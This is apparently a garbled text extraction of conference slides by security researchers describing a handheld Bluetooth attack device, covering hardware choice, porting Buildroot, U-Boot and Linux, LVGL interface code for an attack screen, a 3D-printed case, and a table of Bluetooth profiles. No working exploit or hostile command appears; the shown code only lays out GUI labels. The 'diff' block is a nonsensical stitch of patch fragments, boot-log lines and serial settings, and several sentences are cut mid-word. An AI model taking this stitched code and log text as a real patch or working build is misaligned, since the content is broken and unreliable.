
Python

No battery support.  
No wireless integration, jumper v  
It is not a good idea fo  
is too slow for higher i  
just want a challenge.




Bluetooth

# Choose the solution.



# Porting the bootloader an OS



Buildroot & U-Boot & Linux

```
diff --git index af7a... --- a/boar+++ b/boar@@ -40,6 +rt found
 #include
 #include
 #include
+#+include
+
 #if defined
 /* So that
@@ -924,3 +Starting telnetd: OK
 return
 Starting uMTPrd: [ 2.443461] file system registered
 } [ 2.514653] read descriptors
+#+endif
+
+#+ifdef config
+static struct {
+    .rm_soc/1c2ac00.i2c/i2c-0/0-0048/input/input1
+    .OK
+    .urandom_read: 4 callbacks suppressed
+    .random: hatbox: uninitialized urandom read (4096 bytes read
+    .),
+    .buildroot login: [ 3.923081] configfs-gadget gadget: high-speed config
+    .#1: c
+    .[ 5.770062] Bluetooth: hci0: BCM43430A1 (001.002.009) build 0106
+    .root
+    .# [ 31.849317] vcc3v0: disabling
+    .[ 31.852317] vcc5v0: disabling
+int splash
+{
+    return
+}
+/dev/ttyUSB0 115200-8-N-1
DTR RTS CTS CD DSR RI
```

# Coding the GUI Interface.





```
static void draw_cont_attack(lv_obj_t *parent)
{
    static lv_style_t style_btn_info_rel;
    lv_style_copy(&style_btn_info_rel, &lv_style_plain);
    style_btn_info_rel.body.border.part = LV_BORDER_FULL;
    style_btn_info_rel.body.border.color.full = 0xFFB00000;
    style_btn_info_rel.body.border.width = 1;
    style_btn_info_rel.body.radius = 5;




    static lv_style_t
    lv_style_copy(&style_btn_info_pr,
    style_btn_info_pr);
    style_btn_info_pr.body.radius = 5;

    lv_obj_t *label_target_info_name;
    lv_label_set_text(label_target_info_name, I18N_BLUSPY_LABEL_TARGET_INFO_NAME);
    lv_obj_align(label_target_info_name, label_target_info_addr, LV_ALIGN_OUT_BOTTOM_LEFT, 0, 0);
    label_target_info_name_value = lv_label_create(btn_target, NULL);
    lv_label_set_text(label_target_info_name_value, I18N_BLUSPY_LABEL_TARGET_INFO_NAME_VALUE);
    lv_obj_align(label_target_info_name_value, label_target_info_name, LV_ALIGN_OUT_RIGHT_MID, 0, 0);

    lv_cont_set_fit2(btn_target, LV_FIT_FILL, LV_FIT_TIGHT);
}
```



# Making a 3D printed shell.





# The video demo

# More security issues in the Bluetooth Profiles

A2DP	CIP	FTP	HCRP	ICP	OPP	SDAP	WAPB
ATT	CTP	GAVDP	HDP	LAP	PAN	SAP	UDI
AVRCP	DIP	GAP	HFP	MESH	PBAP	SYNCH	ESDP
BIP	DUN	GATT	HID	MAP	PXP	SyncML	VCP
BPP	FAX	GOEP	HSP	OBEX	SPP	VDP	TAP

# Thank you!

# Any questions?

[sourcell.xu@dbappsecurity.com.cn](mailto:sourcell.xu@dbappsecurity.com.cn)

[xin.xin@dbappsecurity.com.cn](mailto:xin.xin@dbappsecurity.com.cn)